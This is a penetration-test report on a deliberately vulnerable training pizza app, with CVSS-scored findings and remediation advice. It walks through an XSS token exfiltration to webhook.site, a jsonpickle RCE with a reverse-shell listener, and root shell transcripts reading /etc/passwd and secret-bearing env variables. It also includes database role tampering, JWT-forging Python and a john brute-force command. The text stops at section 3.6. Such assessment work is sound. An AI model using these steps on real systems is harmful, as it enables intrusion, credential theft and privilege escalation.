

Security Report

Ubik Pizza App

Mathieu Waharte

May 18, 2026

Table of Contents

1 High-Level Summary	6
1.1 Recommendations	6
1.2 Identified Vulnerabilities	6
2 Methodologies	8
2.1 Scope	8
2.2 Methodology	8
2.3 Attack Scenario	8
3 Independent Challenges	10
3.1 Remote Code Execution via Unsafe jsonpickle Deserialization	10
3.1.1 Summary	10
3.1.2 Description	10
3.1.3 Initial Access	10
3.1.4 Exploitation	11
3.1.5 Impact	18
3.1.6 Recommendations	19
3.2 Weak JWT Design and Client Trust in Role Claim	20
3.2.1 Summary	20
3.2.2 Description	20
3.2.3 Exploitation	20
3.2.4 Impact	21
3.2.5 Recommendations	21
3.3 Hardcoded Secrets and Credentials	22
3.3.1 Summary	22
3.3.2 Description	22
3.3.3 Exploitation	22
3.3.4 Impact	23
3.3.5 Recommendations	23
3.4 Input Validation Weaknesses Across Multiple Flows	24
3.4.1 Summary	24
3.4.2 Description	24
3.4.3 Exploitation	24

3.4.4	Impact	24
3.4.5	Recommendations	24
3.5	Weak Cryptography and Guessable JWT Secret Model	26
3.5.1	Summary	26
3.5.2	Description	26
3.5.3	Exploitation	26
3.5.4	Impact	26
3.5.5	Recommendations	26
3.6	Privilege Escalation via Self-Role Modification	28
3.6.1	Summary	28
3.6.2	Description	28
3.6.3	Exploitation	28
3.6.4	Impact	28
3.6.5	Recommendations	29
3.7	Token Storage in localStorage	30
3.7.1	Summary	30
3.7.2	Description	30
3.7.3	Exploitation	30
3.7.4	Impact	30
3.7.5	Recommendations	30
3.8	Administrative Token Theft via Stored Cross-Site Scripting (XSS)	31
3.8.1	Summary	31
3.8.2	Description	31
3.8.3	Exploitation	31
3.8.4	Impact	33
3.8.5	Recommendations	33
3.9	Server-Side Request Forgery (SSRF) via Uncontrolled Input Handling ...	34
3.9.1	Summary	34
3.9.2	Description	34
3.9.3	Exploitation	34
3.9.4	Impact	35
3.9.5	Recommendations	36
3.10	Cleartext Token Exposure via Reverse Proxy and Config Misconfigurations (Insecure CORS and HTTP Origin Handling)	37
3.10.1	Summary	37
3.10.2	Description	37
3.10.3	Exploitation	37

3.10.4	Impact	38
3.10.5	Recommendations	38
3.11	Comprehensive Data Dump via Category Filter SQL Injection	39
3.11.1	Summary	39
3.11.2	Description	39
3.11.3	Exploitation	40
3.11.4	Impact	40
3.11.5	Recommendations	40
3.12	Route-Guard Bypass Through Client-Side Checks	41
3.12.1	Summary	41
3.12.2	Description	41
3.12.3	Exploitation	41
3.12.4	Impact	42
3.12.5	Recommendations	42
3.13	Exposed Source Maps, OpenAPI, Debug Metadata, and Server Fingerprints	43
3.13.1	Summary	43
3.13.2	Description	44
3.13.3	Exploitation	44
3.13.4	Impact	44
3.13.5	Recommendations	44
3.14	Missing 404 Route and Predictable Error Handling	46
3.14.1	Summary	46
3.14.2	Description	46
3.14.3	Exploitation	46
3.14.4	Impact	46
3.14.5	Recommendations	46
3.15	Timing-Attack Mitigation Flaw Enabling User Enumeration Risk	47
3.15.1	Summary	47
3.15.2	Description	47
3.15.3	Exploitation	47
3.15.4	Impact	47
3.15.5	Recommendations	47
3.16	Unrestricted Data Access via Unfiltered Comments Endpoint	48
3.16.1	Summary	48
3.16.2	Description	48
3.16.3	Exploitation	48

3.16.4 Impact	48
3.16.5 Recommendations	48
3.17 Bearer Token Algorithm-Confusion Risk	49
3.17.1 Summary	49
3.17.2 Description	49
3.17.3 Exploitation	49
3.17.4 Impact	49
3.17.5 Recommendations	49
3.18 Supply-Chain Exposure in Build Process	50
3.18.1 Summary	50
3.18.2 Description	50
3.18.3 Impact	50
3.18.4 Recommendations	50
3.19 IDOR on User Endpoints	51
3.19.1 Summary	51
3.19.2 Description	51
4 Remediations	52
5 Conclusion	53

1 High-Level Summary

This report documents the security assessment performed against **MyPizzaApp**, a web application developed for the UBIK Learning Academy platform. The application allows users to comment on pizzas and administrators can add more pizza options. This assessment simulates a realistic white-box attack scenario, progressing from an unauthenticated posture to complete server compromise. The application includes an Angular frontend, a FastAPI backend, an Nginx reverse proxy, a PostgreSQL database, and an auxiliary administrative review bot used when comments are posted.

The assessment identified multiple critical weaknesses affecting authentication, authorization, input handling, cryptography, transport security, and operational hardening. The most severe issue is unsafe deserialization in the pizza creation endpoint, which allows **remote code execution** once an attacker obtains an administrative token. Two practical attack paths were identified: a stored XSS leading to administrative token theft and then RCE, and a separate JWT forgery path enabled by hardcoded secrets and weak JWT design.

1.1 Recommendations

1. **Eliminate Unsafe Deserialization:** Completely remove `jsonpickle.decode` with `safe=False`. Implement strong input schema parsing using static Pydantic models.
2. **Context-Aware Output Encoding:** Remove all instances of Angular's `bypassSecurityTrustHtml` on user-supplied parameters and enforce strict server-side HTML sanitization or pure-text rendering.
3. **Secrets Externalization:** Purge all hardcoded credentials, JWT signature keys, and database connection strings from code repositories and use environment variables managed via a secure secrets manager.
4. **Session Security Upgrades:** Transition token storage from `localStorage` to `HttpOnly`, `Secure`, and `SameSite=Strict` cookies to effectively neutralize token theft via client-side injection vectors.

1.2 Identified Vulnerabilities

In the course of this penetration test **2 Critical**, **7 High**, **4 Medium**, **5 Low** and **1 Info** vulnerabilities were identified:

Target Name	CVSS	Page
Remote Code Execution via Unsafe jsonpickle Deserialization	9.3	10
Weak JWT Design and Client Trust in Role Claim	9.2	20
Hardcoded Secrets and Credentials	8.8	22
Input Validation Weaknesses Across Multiple Flows	8.8	24
Weak Cryptography and Guessable JWT Secret Model	8.8	26
Privilege Escalation via Self-Role Modification	8.6	28
Token Storage in localStorage	8.4	30
Administrative Token Theft via Stored Cross-Site Scripting (XSS)	8.3	31
Server-Side Request Forgery (SSRF) via Uncontrolled Input Handling	7.0	34

Target Name	CVSS	Page
Cleartext Token Exposure via Reverse Proxy and Config Misconfigurations (Insecure CORS and HTTP Origin Handling)	5.7	37
Comprehensive Data Dump via Category Filter SQL Injection	5.7	39
Route-Guard Bypass Through Client-Side Checks	5.7	41
Exposed Source Maps, OpenAPI, Debug Metadata, and Server Fingerprints	5.5	43
Missing 404 Route and Predictable Error Handling	2.9	46
Timing-Attack Mitigation Flaw Enabling User Enumeration Risk	2.9	47
Unrestricted Data Access via Unfiltered Comments Endpoint	2.1	48
Bearer Token Algorithm-Confusion Risk	1.7	49
Supply-Chain Exposure in Build Process	1.5	50
IDOR on User Endpoints	0.0	51

2 Methodologies

2.1 Scope

The assessment covered the complete MyPizzaApp stack:

- Angular frontend application.
- FastAPI / Python backend.
- Nginx reverse proxy and deployment configuration.
- PostgreSQL persistence layer.
- Administrative automation component (`xss-poller.mjs`).

2.2 Methodology

The work combined the following approaches:

- Static review of the source code and configuration files both manually and with automated tools (SonarQube, Snyk). I focused on key files such as `docker-compose.yml`, `alembic.ini`, `environment.prod.ts`, and critical backend modules.
- Manual security analysis of authentication, routing, data flows, and privileged actions. I also mapped out the application architecture, endpoints and data flows to identify trust boundaries and potential attack surfaces.
- Dynamic validation of discovered weaknesses through controlled exploitation.
- Construction of an end-to-end attack chain demonstrating progression to server compromise.
- Tools: Browser with DevTools, curl, PyJWT.

2.3 Attack Scenario

Main Exploit Chain: User to Server Compromise

The primary exploit chain observed during the assessment is the following:

1. Register a standard user account (no valid email required).
2. Submit a malicious comment containing a stored XSS payload.
3. Trigger the administrative review bot (`xss-poller`), which visits the malicious comment while holding an administrative JWT in browser storage.
4. Exfiltrate the administrator token from `localStorage`.
5. Reuse the stolen token against the administrative API surface.
6. Send a malicious `jsonpickle` payload to `/api/pizza/create`.
7. Achieve arbitrary command execution and obtain a reverse shell.
8. Interact with the PostgreSQL database and modify account roles or data for persistence.

This chain demonstrates that a low-privileged user can obtain full control over the application server with no need for prior administrative access.

Alternate Attack Path: JWT Forgery

A second attack path exists without relying on the XSS bot flow:

1. Extract hardcoded JWT secrets from the codebase or deployment files.
2. Forge a valid administrative JWT using the known signing secret.
3. Insert the forged token into the browser session or call privileged API endpoints directly.
4. Reach protected administrative functionality.
5. Exploit unsafe deserialization to obtain code execution.

This path is especially important because it shows that the compromise is not dependent on one bug alone. Even if the XSS issue were fixed, the authentication design would still permit privilege escalation and server compromise.

Post-Exploitation and Persistence

Once shell access is obtained, the environment allows post-exploitation actions such as:

- Listing users from the database.
- Editing user roles to grant permanent administrative access.
- Reading environment variables and runtime metadata.
- Searching for flags and other sensitive files.
- Modifying or deleting application data.

The assessment notes also show evidence of editing the database and verifying role changes through the application interface, which demonstrates persistence beyond the initial transient token theft.

3 Independent Challenges

3.1 Remote Code Execution via Unsafe jsonpickle Deserialization

Score:	9.3 (Critical)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:L/E:P/AU:Y/R:I/V:C/RE:L/U:Red
CWE:	CWE-502: Deserialization of Untrusted Data
Affected Components:	<code>backend/src/awefull_pizza_shop/webserver/routers/pizza.py</code>

3.1.1 Summary


The backend endpoint handles input decoding through an unrestricted deserialization library configuration, allowing authenticated administrators to execute arbitrary OS commands.

3.1.2 Description

The endpoint `/api/pizza/create` within `backend/src/awefull_pizza_shop/webserver/routers/pizza.py` takes raw input data and passes it directly to `jsonpickle.decode(..., safe=False)`. Because the execution environment explicitly disables safety limitations, processing incoming parameters containing custom object reconstruction rules triggers arbitrary code execution within the context of the running application process.

3.1.3 Initial Access

- Register new user
- Trigger the XSS vulnerability by adding a comment with ``
- Go to the `webhook.site` URL and wait for the token to be exfiltrated by the bot visiting the pizza page:



Beware, the token is only valid for 1 minute (`expiresIn: '1m'`). Alternatively, you could forge the JWT token.

Payload

Using a structured python execution block payload wrapped in a base64 encoding wrapper string through the unsafe deserialization we trigger the python code:

RCE




Figure 2 - RCE

We use `subprocess` to avoid logs showing errors in the backend. `$RANDOM` is used to generate a unique string for each attempt since the pizza's id enforces a unique constraint. The server accepted and processed the input payload, returning a functional root-level reverse shell.

```
bluefir ➤ nc -lvnp 9001
listening on [any] 9001 ...
connect to [172.27.248.70] from (UNKNOWN) [172.27.240.1] 50881
# ls
ls
Dockerfile  LICENSE  alembic  alembic.ini  build  pyproject.toml  src  start.sh
# ls src
ls src
awefull_pizza_shop  awefull_pizza_shop_srv.egg-info  flag
# cat src/flag
cat src/flag
AchainOfVulnerabilityC4nLeadToServerC0mpr0m1ssion#
```

Figure 3 - Reverse Shell

```
# whoami
whoami
root
#
```

Figure 4 - root level

Flag

Exploit the shell:

- `find / -perm -4000 -type f 2>/dev/null:`

```
# find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/su
/usr/bin/chsh
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
```

Figure 5 - suid binaries

- `ps aux`:

```
# ps aux
ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root             1  0.0  0.0   4488    276 ?        Ss   14:18   0:00 bash start.sh
root             9  2.4  2.1 797540 85844 ?        Sl   14:18   0:11 python /app/s
root          100  0.0  0.0      0      0 ?        Z    14:25   0:00 [sh] <defunct
root          103  0.0  0.0   4488    272 ?        S    14:25   0:00 bash
root          104  0.1  0.1  14216   4708 ?        S    14:25   0:00 python3 -c im
root          105  0.0  0.0    2672    1112 pts/0    Ss   14:25   0:00 /bin/sh
root          107 33.3  0.0   6784   3980 pts/0    R+   14:26   0:00 ps aux
```

Figure 6 - ps aux

- `whoami`, `id`, `hostname`:

```
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) groups=0(root)
# hostname
hostname
e68622ffac67
```

Figure 7 - whoami, id, hostname

- `etc/passwd`:

```
# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
"
```

Figure 8 - passwd

- env:

```
# env
env
DATABASE_URL=postgres+asyncpg://awefull_pizza_shop:awefull_password@postgres/awefullpizzashop
HOSTNAME=e68622ffac67
ROOT_PATH=/api
JWT_SECRET_KEY=SuperSecretKeyThatIsTotallyNotRandom
SHLVL=2
HOME=/root
GPG_KEY=7169605F62C751356D054A26A821E680E5FA6305
PYTHON_SHA256=c08bc65a81971c1dd5783182826503369466c7e67374d1646519adf05207b684
UVICORN_KWARGS={"forwarded_allow_ips": "*"}
_=aux
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LANG=C.UTF-8
PYTHON_VERSION=3.12.13
PWD=/app
"find / -type f -iname 'flag' 2>/dev/null
find / -type f -iname 'flag' 2>/dev/null
/app/src/flag"
```

Figure 9 - env

- find flag:

```
# find / -type f -iname 'flag' 2>/dev/null
find / -type f -iname 'flag' 2>/dev/null
/app/src/flag
```

Figure 10 - find

Flag:

```
# cat src/flag
cat src/flag
AchainOfVulnerabilityC4nLeadToServerC0mpr0m1ssion#
```

Figure 11 - FLAG

Edit the Database (Permanence)

Since we are root, we can install psql:

```
# psql
psql
/bin/sh: 2: psql: not found
# apt update && apt install postgresql-client -y
apt update && apt install postgresql-client -y
Hit:1 http://deb.debian.org/debian trixie InRelease
Get:2 http://deb.debian.org/debian trixie-updates InRelease
```

Figure 12 - psql

Then we can connect to the Database:

```
# psql postgresql://awefull_pizza_shop:awefull_password@postgres:5432/awefullpizzashop
psql postgresql://awefull_pizza_shop:awefull_password@postgres:5432/awefullpizzashop
psql (17.10 (Debian 17.10-0+deb13u1), server 17.0 (Debian 17.0-1.pgdg120+1))
Type "help" for help.

awefullpizzashop=# \dt
\dt
          List of relations
Schema |      Name      | Type  | Owner
-----+-----+-----+-----
public | alembic_version | table | awefull_pizza_shop
public | pizza           | table | awefull_pizza_shop
public | pizza_comment   | table | awefull_pizza_shop
public | user            | table | awefull_pizza_shop
(4 rows)
```

Figure 13 - connect

Now we can list the users and change our own rights to administrator:

```

awefullpizzashop=# SELECT id, name, role FROM "user";
SELECT id, name, role FROM "user";
      id | name | role
-----+-----+-----
e3d5bf4b-3301-4f23-b012-fab4c2bd407c | admin_user | ADMIN
025a00bf-29dd-4f20-b0b3-dc7a5d0770bb | john_doe   | USER
4a861f02-bb37-414f-909c-b18b286daef7 | jane_doe   | USER
e5bbae51-106c-4a2f-8816-03ba006c352b | mail       | USER
(4 rows)

awefullpizzashop=# UPDATE "user" SET role='Admin' WHERE name='mail';
UPDATE "user" SET role='Admin' WHERE name='mail';
ERROR:  invalid input value for enum userrole: "Admin"
LINE 1: UPDATE "user" SET role='Admin' WHERE name='mail';
                        ^

awefullpizzashop=# UPDATE "user" SET role='ADMIN' WHERE name='mail';
UPDATE "user" SET role='ADMIN' WHERE name='mail';
UPDATE 1
awefullpizzashop=# SELECT id, name, role FROM "user";
SELECT id, name, role FROM "user";
      id | name | role
-----+-----+-----
e3d5bf4b-3301-4f23-b012-fab4c2bd407c | admin_user | ADMIN
025a00bf-29dd-4f20-b0b3-dc7a5d0770bb | john_doe   | USER
4a861f02-bb37-414f-909c-b18b286daef7 | jane_doe   | USER
e5bbae51-106c-4a2f-8816-03ba006c352b | mail       | ADMIN
(4 rows)

```

Figure 14 - admin perm

After exiting the shell:

- We can see the admin page with our regular credentials:

The screenshot shows the AwefullPizzaShop web application. On the left is a sidebar with a menu containing 'Admin Section' (expanded), 'Users Section', 'Pizza List Section', and 'Pizza Section'. The main content area displays a table of users with the following data:

Name	Email	Role	Actions
admin_user	admin@example.com	Admin	
john_doe	john.doe@example.com	User	
jane_doe	jane.doe@example.com	User	
mail	mail@mail.com	Admin	

Figure 15 - admin user

- Remove the admin permissions of another admin (**another vulnerability**):

Edit User

Name*
admin_user

Email*
admin@example.com

Role*
User

Admin

User ✓

Cancel Save

Figure 16 - rm perm

- Create new pizzas directly (with possible **SSFR** script):

Create a new Pizza

What's your pizza?

Name*
Pizza

Description*
hey

Price*
13

Image Url*
de_trigger_url_exposure

Category*
Vegan ▼

No Thanks Ok

Figure 17 - pizza creation

3.1.5 Impact

Arbitrary command execution on the backend, allowing modification of database files, extraction of runtime keys, and pivot capabilities deeper into adjacent virtual container architectures.

3.1.6 Recommendations

- Completely remove `jsonpickle.decode` from input processing paths.
- Enforce type-safe native parsing frameworks (such as Pydantic structural specifications or standard python `json.loads`) to safely map properties without evaluation logic.
- Restrict `/api/pizza/create` to a hardened administrative workflow with server-side authorization checks.
- Admins shouldn't be able to change other admins' roles.

3.2 Weak JWT Design and Client Trust in Role Claim

Score:	9.2 (Critical)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:H/SI:H/SA:N/E:P
CWE:	CWE-345: Insufficient Verification of Data Authenticity
Affected Components:	xss-poller.mjs Frontend authentication and guard logic

3.2.1 Summary

The application embeds the role claim inside the JWT and trusts client-side decoded values for access control, allowing a forged or stolen token to unlock administrative functionality.

3.2.2 Description

The application places the role inside the JWT and relies on the decoded token content on the client side for administrative route access. The `AdminGuard` trusts the `role` claim, meaning a forged or stolen token is enough to unlock the administrative UI. Le fichier `xss-poller.mjs` signe explicitement un token avec `{'sub': 'username:admin_user', 'role': 'Admin'}`, confirmant que le rôle est un claim du token.

3.2.3 Exploitation

We found a hardcoded secret in the Docker file that is used to create JWTs (`JWT_SECRET_KEY=SuperSecretKeyThatIsTottalyNotRandom`), therefore we can create our own admin token following the same structure as in `xss-poller` and using the real admin username `admin_user`:

```
import jwt
import time

secret = "SuperSecretKeyThatIsTottalyNotRandom"
payload = {
    "sub": "username:admin_user",
    "role": "Admin",
    "iat": int(time.time()),
    "exp": int(time.time()) + 3600
}

forged_token = jwt.encode(payload, secret, algorithm="HS256")
print(forged_token)
```

Once a token is forged or captured, editing browser storage with a token containing `role: Admin` is sufficient to pass client-side checks and expose privileged navigation and screens.

```
localStorage.setItem('access_token', forged_admin_token);  
location.reload();
```

We then can access admin screens:




Figure 18 - Admin access

3.2.4 Impact

- Client-side privilege escalation.
- Misleading separation between visible and real authorization checks.
- Easier chaining with token theft and hardcoded-secret issues.

3.2.5 Recommendations

- Treat JWT claims as untrusted on the client.
- Perform all authorization decisions on the server.
- Reduce JWT contents to minimal identity claims.
- Derive permissions from server-side state rather than browser-decoded tokens.

3.3 Hardcoded Secrets and Credentials

Score:	8.8 (High)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N/E:P/AU:Y/R:A/V:C/RE:L/U:Red
CWE:	CWE-798: Use of Hard-coded Credentials
Affected Components:	<code>docker-compose.yml</code> <code>config.py</code> <code>environment.prod.ts</code> <code>alembic.ini</code>

3.3.1 Summary

Production deployment files and application source modules maintain identical static secret string configurations, permitting direct generation of validated administrative sessions.

3.3.2 Description

Cryptographic verification keys and critical target connection configurations are committed explicitly within version repository structures:

Fichier	Secret exposé
<code>docker-compose.yml</code>	<code>JWT_SECRET_KEY=SuperSecretKeyThatIsTotallyNotRandom</code>
<code>docker-compose.yml</code>	<code>postgresql+asyncpg://awefull_pizza_shop:awefull_password@postgres/awefullpizzashop</code>
<code>config.py</code>	<code>JWT_SECRET_KEY = "changeme"</code>
<code>environment.prod.ts</code>	<code>jwtSecret: "SuperSecretKeyThatIsTotallyNotRandom"</code>
<code>alembic.ini</code>	DB connexion URL with plaintext credentials

3.3.3 Exploitation

Using local scripting tools, an attacker can create an administrative credential identity structure signature using the leaked static repository verification parameter key:

```
import jwt
import time

secret = "SuperSecretKeyThatIsTotallyNotRandom"
payload = {
```

```
"sub": "username:admin_user",
"role": "Admin",
"iat": int(time.time()),
"exp": int(time.time()) + 3600
}
forged_token = jwt.encode(payload, secret, algorithm="HS256")
print(forged_token)
```

The resulting token value can be placed directly into a browser session storage layer, enabling immediate administrative access to restricted application management routes.

3.3.4 Impact

- Forgery of valid authentication tokens.
- Direct database access if network reachability exists.
- Easier lateral movement and service compromise.
- Secret reuse risk across environments.

3.3.5 Recommendations

- Remove all secrets from source code and configuration files
- Use environment variables or a dedicated secrets manager
- Rotate all known exposed secrets immediately.
- Generate JWT secrets with a high entropy
- Add repository scanning to prevent future secret commits.

3.4 Input Validation Weaknesses Across Multiple Flows

Score:	8.8 (High)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:L/SI:L/SA:N/E:P
CWE:	CWE-20: Improper Input Validation
Affected Components:	Comments Pizza creation/editing User editing Login/Register

3.4.1 Summary

The application lacks consistent server-side input validation across multiple flows, enabling XSS, SSRF, privilege escalation, and SQL injection through uncontrolled field values.

3.4.2 Description

The analysis found a general absence of strict server-side validation. Several fields accept free-form values that later influence rendering, privileged state changes, or backend processing:

- Comments: `bypassSecurityTrustHtml` + `[innerHTML]` with sanitization => XSS.
- Pizza creation/edition: `name`, `description`, `imageUrl`, `category` aren't validated => SSRF, XSS via `javascript:` URLs.
- User edition: `email`, `name`, `role` are editable without allowlist or privilege check => privilege escalation.
- Category filter: unvalidated SQL string.

3.4.3 Exploitation

This systemic issue underpins several concrete findings: stored XSS in comments, SSRF in `image_url`, role tampering in user updates, and potentially unsafe rendering of attacker-controlled URLs or HTML.

3.4.4 Impact

- Broad expansion of attack surface.
- Easier chaining of independent weaknesses.
- Difficulty reliably containing future bugs.

3.4.5 Recommendations

- Define strict schemas for every request body.
- Apply server-side allowlists and normalization.

- Reject unsafe schemes and unexpected object keys.
- Treat frontend validation as usability only, not as a security control.

3.5 Weak Cryptography and Guessable JWT Secret Model

Score:	8.8 (High)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N/E:P
CWE:	CWE-327: Use of a Broken or Risky Cryptographic Algorithm

3.5.1 Summary

The application signs JWTs with HS256 using a hardcoded, human-readable secret of negligible entropy, making offline token forgery trivial for any attacker with access to a single valid token.

3.5.2 Description

The application uses HS256 with weak, guessable secrets and no strong evidence of hardening around issuance, verification, or brute-force resistance. The effective trust model collapses once the signing secret is known or guessed. The actual JWT secret is guessable and likely in some bruteforce dictionaries ("SuperSecretKeyThatIsTottalyNotRandom").

Finally, there is no rate limiting in either the password vérification or the token generation.

3.5.3 Exploitation

The hardcoded values shown in the repository make offline token forging trivial. Even without direct source access, human-readable secrets such as `changeme` and `SuperSecretKeyThatIsTottalyNotRandom` are unsuitable for HMAC signing of privileged tokens.

```
# Brute-force offline du secret JWT
john --wordlist=rockyou.txt jwt_token.txt

# Test des secrets communs
for secret in "changeme" "SuperSecretKeyThatIsTottalyNotRandom" "test" "secret"; do
    python3 -c "import jwt; print(jwt.encode({'role':'Admin'}, '$secret', 'HS256'))"
done
```

3.5.4 Impact

- Unlimited token forgery.
- Long-term compromise of the trust boundary.
- Potential for offline brute-force if secret exposure is partial.

3.5.5 Recommendations

- Use of a strong, random secret with sufficient entropy (at least 256 bits for HMAC).
- Use strong encryption algorithms (e.g., RS256 or ES256) with proper key management.
- Prefer asymmetric signing and strict verifier configuration.

- Rotate keys regularly and after any suspected exposure.
- Add rate limiting on authentication endpoints.

3.6 Privilege Escalation via Self-Role Modification

Score:	8.6 (High)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/E:P
CWE:	CWE-269: Improper Privilege Management
Affected Components:	<code>routers/user.py</code> <code>schemas/user.py</code>

3.6.1 Summary

